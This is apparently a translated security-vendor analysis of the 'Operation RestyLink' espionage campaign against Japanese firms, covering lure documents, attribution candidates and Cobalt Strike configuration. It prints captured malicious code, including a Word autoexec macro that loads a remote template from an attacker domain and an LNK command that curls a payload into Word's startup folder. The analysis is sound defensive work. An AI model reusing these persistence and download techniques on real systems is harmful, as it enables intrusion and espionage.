0 0

Operation RestyLink: APT campaign targeting Japanese companies

Ryu Hiyoshi May 13, 2022 https://www.passle.net/Content/Images/passle_logo-186px.png Passle https://passle.net 20 Ryu Hiyoshi

This article is a translation of the "Operation RestyLink: 日本企業を狙った標的型攻撃キャンペーン".


Today's artcile is authored by our SOC analyst, Rintaro Koike.

Our SOC observed APT campaign targeting Japanese companies starting from mid of April 2022. We think that this campaign had already started in March 2022 and related attack might have performed around October 2021. It implies that this campaign is not temporary nor intensive, and it could continue from here forward.

In this article, we report the detailed analysis on this campaign and discuss the attributes of the attacking group.

Attack Overview

The attack that we observed in mid of April 2022 was as follows:



Once a user accessed the URL in spear phishing email, a ZIP file was downloaded from the server operated by the attacker. As soon as executing the LNK file included in the ZIP file, a DOT file was downloaded from the server using Windows command and placed in Microsoft Word Startup folder. During this phase, a decoy PDF file was displayed to attract user attention.

Whenever the user opens a Word file, the DOT file placed in Startup folder is loaded and embedded macro is executed. The macro then downloads another DOT file from the server and executes the file. However, we could not download this DOT file at the time of our research.

Detailed Analysis


LNK file

The icon image of the LNK file was that of a PDF file, but it used ScriptRunner.exe to execute the following tasks:

1. Displays a decoy PDF file.

1. Downloads a DOT file and places it in Microsoft Word Startup folder.

There were two decoy PDF file, both of which were about relation between Japan and South Korea. The redacted parts contain real person names.



参加申込書

テーマ　東アジアの国際関係及び日韓関係の未来

形式：Webex Meetings によるオンライン

日時：2022 年 6 月 23 日（木） 13：50

講師：[redacted] 教授


[redacted] 教授

[redacted] 教授

貴社名　：
部署/御役職名：
ご氏名　：
電話番号　：
メールアドレス：

ご質問・ご意見

お申し込みは、メールにて 3 日前（土日・祝除く）までにお願い致します。
＊WEB 配信：開催 2 日前に、視聴用の URL をお送りいたします。ご記入いただいたメールアドレスに参加 URL をお送りします。
＊ご欠席の方は、ご返信いただかなくて結構でございます。
＊クラブの事由により、セミナーがキャンセルされる場合があります。
【WEB 配信でのご参加について】
・ビデオ会議ツール「Webex Meetings」を使った WEB 配信となります。
・インターネット環境があれば、パソコン、スマートフォン・タブレットから簡単にご参加いただけます。（利用環境によっては通信料がかかる場合があります。通信料は参加者様のご負担でお願いいたします。）
・視聴用 URL は原則、開催 2 日前お送りいたします。（土日祝をはさむ場合は、前日にお送りする場合もございます。）
・録音、録画はご遠慮ください。
・当日、講演会開始前に事務局より、映像・音声について支障がないか確認いたします。時間に余裕をもってご入室ください。
・ご視聴は、運営上の関係で、質疑応答の前まで（ご講演のみ）で終了となります。質問のある方は、事前にメールにてお送りください。
個人情報の取り扱いについて
※ご提供いただいた個人情報は、弊所が、経済安全保障セミナーの運営においてのみ使



日韓文化交流基金　東アジア情勢交流会の開催について

日韓関係をどのように構築したら良いか、あるいは「日韓関係のあるべき姿」について、日本と韓国においてその分野に長年携わって来られた専門家とベテラン記者を招へいし、講演とディスカッションを行います。日韓のそれぞれの特徴やそれに基づく両国間の保完の可能性についても考えてみる機会になるかと思います。

また、収まらない米中摩擦、北朝鮮などの問題も緊張感を増す中、東アジアを含め世界はどう動いていくのか。今回の交流会では、国内外の専門家とベテラン記者をお招きして、Webex を通して東アジアの国際関係、日韓関係の未来などについて深く議論していきたいと考えています。

1	日時	２０２２年６月２３日（木）14：00―16：30
2	開催場所	オンライン（Webex Meetings）
3	申込方法	参加希望の方は、申込書をご参照いただきお申込みください
4	参加費	無料

DOT file

Whenever a user opens a Word file, the DOT file placed in the Startup folder is loaded. The macro embedded on the DOT file was as follows:


```
Sub autoexec()
On Error Resume Next
If ThisDocument.XMLSaveThroughXSLT <> Day(Now) Then
ThisDocument.XMLSaveThroughXSLT = Day(Now)
Application.Documents.Open "http://resource.officehoster.com/w" + Environ
("username") + "w.dot", Visible:=0
ThisDocument.Save
End If
End Sub
```

The macro downloads another DOT file and executes the file. The attacker already has user environment information at this stage because username is included in the target file name. We could not download this DOT file during our research.

Related Attacks and Events

Attack Case in Late April 2022

In late April 2022, we confirmed that we could download an ISO file from the same infrastructure as discussed in the previous section. The attack vector was as follows.



The ISO file included a legitimate Microsoft Word EXE file and a malicious DLL file besides a decoy file. The DLL file is to be sideloaded and executed when the EXE file is executed.

The DLL file was an UPX packed Golang downloader. The DLL file downloaded Cobalt Strike Stager from the server and executed the file. The attacker investigated the environment using various commands provided by Cobalt Strike.

The Config file used by executed Cobalt Strike Stager was as follows:

```
BeaconType                - HTTPS
Port                      - 443
PublicKey_MD5             - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                  - abc.mbusabc[.]com,/sdgs/article
UserAgent                 - Not Found
HttpPostUri               - /gtm.js
Malleable_C2_Instructions - Remove 1522 bytes from the end
                            Remove 88 bytes from the beginning
                            Remove 3931 bytes from the beginning
                            Base64 URL-safe decode
                            XOR mask w/ random key
Watermark                 - 1580103824
```

Related Events in Early April 2022

In early April 2022, we observed outbound access to the infrastructure (IP address) used in discussing campaign. The detail was unknown, but we suspect that this access was part of the discussing campaign considering the attacking target, period and infrastructure.


Related Events in March 2022

An interesting LNK file that had similar characteristics as the LNK file used in discussing campaign was posted to VirusTotal by March 2022 from Japan.

```
C:\Windows\system32\cmd.exe /c explorer https://6bfeeb71c.disknxt.com/
VmpJd01WWXlSblJTYWsw/研修会案内.pdf & mkdir %appdata%\Microsoft\Word\STARTUP &
curl -o  %appdata%\Microsoft\Word\STARTUP\f.dot https://6bfeeb71c.disknxt.com/
lJTYWsw/annak.docx
```

This sample uses cmd.exe instead of ScriptRunner.exe, but the executed commands and the used attacking infrastructure are the same. It is highly probable that the attack used this LNK file was the part of the discussing campaign.

At the time of our research, we could not get the first DOT file. The decoy PDF files were about Japanese diplomacy in East Asia.



日本記者クラブ　記者研修会

岸田政権が発足して５か月余り。

衆院選を乗り切ったとしても、コロナ対策や「新たな経済政策」等の公約実現を迫られている。

収まらない米中摩擦、ウクライナ、アフガン、ミャンマーなどの問題も緊張感を増す中、世界はどう動いていくのか。

中国・北朝鮮の軍事力増強に対し、日米同盟を軸に新たな安全保障の枠組みや自主防衛力をどう構築するか――。

長年にわたり、国内外の政治経済を取材してきた講師陣が鋭い視点で解説します。

参加申込書

テーマ　国内外情勢など全般（暫定）

形式：Webex Meetings によるオンライン

日時：2022 年 4 月 23 日(土) 13：50

講師：[redacted]

貴社名　：
部署/御役職名：
ご氏名　：
電話番号　：
メールアドレス：

ご質問・ご意見

お申し込みは、メールにて３日前（土日・祝除く）までにお願い致します。
＊WEB 配信：開催２日前に、視聴用の URL をお送りいたします。ご記入いただいたメールアドレスに参加 URL をお送りします。
＊ご欠席の方は、ご返信いただかなくて結構でございます。
＊クラブの事由により、セミナーがキャンセルされる場合があります。
【WEB 配信でのご参加について】
・ビデオ会議ツール「Webex Meetings」を使った WEB 配信となります。
・インターネット環境があれば、パソコン、スマートフォン・タブレットから簡単にご参加いただけます。（利用環境によっては通信料がかかる場合があります。通信料は参加者様のご負担でお願いいたします。）
・視聴用 URL は原則、開催２日前お送りいたします。（土日祝をはさむ場合は、前日にお送りする場合もございます。）
・録音、録画はご遠慮ください。
・当日、講演会開始前に事務局より、映像・音声について支障がないか確認いたします。時間に余裕をもってご入室ください。
・ご聴講は、運営上の関係で、質疑応答の前まで（ご講演のみ）で終了となります。質問のある方は、事前にメールにてお送りください。
個人情報の取り扱いについて
※ご提供いただいた個人情報は、弊所が、経済安全保障セミナーの運営においてのみ使用し、事務局においてその保護について万全を期すとともに、ご本人の同意なしに事務局

Related Events in January 2022

The Golang downloader used in late April 2022 attack case downloaded Cobalt Strike Stager from “/Events” with odd User-Agent. This User-Agent was that of Yandex Browser which was uncommon in Japan. We found a sample that had same characteristics was posted to VirusTotal from Japan in January 2022. Because there are similarities in their infrastructure, this event could also be related to the discussing campaign.

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
87.0.4280.60 YaBrowser/22.12.0.966 Yowser/2.5 Safari/537.36
```

During the investigation on the IP addresses corresponding to other subdomains, we found the trace of Covenant, known as an open source C2 framework. The attacker might have used Covenant in addition to Cobalt Strike.

// 7443 / TCP -2106581855 | 2022-04-12T05:24:36.256506

```
HTTP/1.1 200 OK
Date: Tue, 12 Apr 2022 05:24:35 GMT
Content-Type: text/html; charset=utf-8
Server: Kestrel
Transfer-Encoding: chunked
```

SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 5294099935578943392 (0x49786bd79199efa0)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=Covenant
        Validity
            Not Before: Apr 11 03:00:55 2022 GMT
            Not After : Apr  9 03:00:55 2032 GMT
        Subject: CN=Covenant
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
```

Related Events in November 2021

The domain differentfor[.]com registered in November 2021 was related to the Cobalt Strike activity observed in January and late April 2022. Because its infrastructure, domain, file path, HTTP header and Cobalt Strike Config are the same as those of discussing campaign, it could relate to the campaign.

```
BeaconType                      - HTTPS
Port                            - 443
PublicKey_MD5                   - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                        - d.differentfor[.]com,/sdgs/article
UserAgent                       - Not Found
HttpPostUri                     - /gtm.js
Malleable_C2_Instructions       - Remove 1522 bytes from the end
                                  Remove 88 bytes from the beginning
                                  Remove 3931 bytes from the beginning
                                  Base64 URL-safe decode
                                  XOR mask w/ random key
Watermark                       - 1580103824
```


Related Events in October 2021

During our research on this attacking campaign, we found that the attacks using similar attacking infrastructure might have performed in late October 2021.

At the time of our research, we could not get the files used in this attack. However, malicious files could have been downloaded from the Web server pretended to be SASAKAWA USA.

Attribution

The following figure summarizes the characteristics that we found related to the discussing campaign.



There are various characteristics, but what we should pay attention to is the fact that this campaign clearly targets Japan. The attacker selected target users carefully, prepared decoy files written in natural Japanese and leveraged Japanese IP addresses. It was apparent that Japan was not attacked just by accident, and the attacker was highly motivated to attack Japan. The access to the Web server used in this campaign might have been limited based on geological information, which suggests the attacker's carefulness and slyness. Because there are only a few APT groups that have capability and motivation to attack Japan, the candidate APT groups are limited.

Based on our research, we would like to name four APT groups that we think are related to this campaign. Taking the other trivial information not mentioned in this article into consideration, we think that DarkHotel is the strongest suspect at the time of writing this article. Because there is no convincing evidence, this assumption could change depending on future research.

DarkHotel

DarkHotel is an APT group said to attribute to South Korea [1] and their attacks have been rather frequently observed in Japan [2][3][4][5][6]. They are continuously attacking Japanese media companies or think tanks. They perform spear phishing attacks using Japanese emails and decoy files, execute multistage downloaders and loaders using LNK files. Based on the similarities of these characteristics, we suspect that DarkHotel is related to the discussing campaign.

Kimsuky

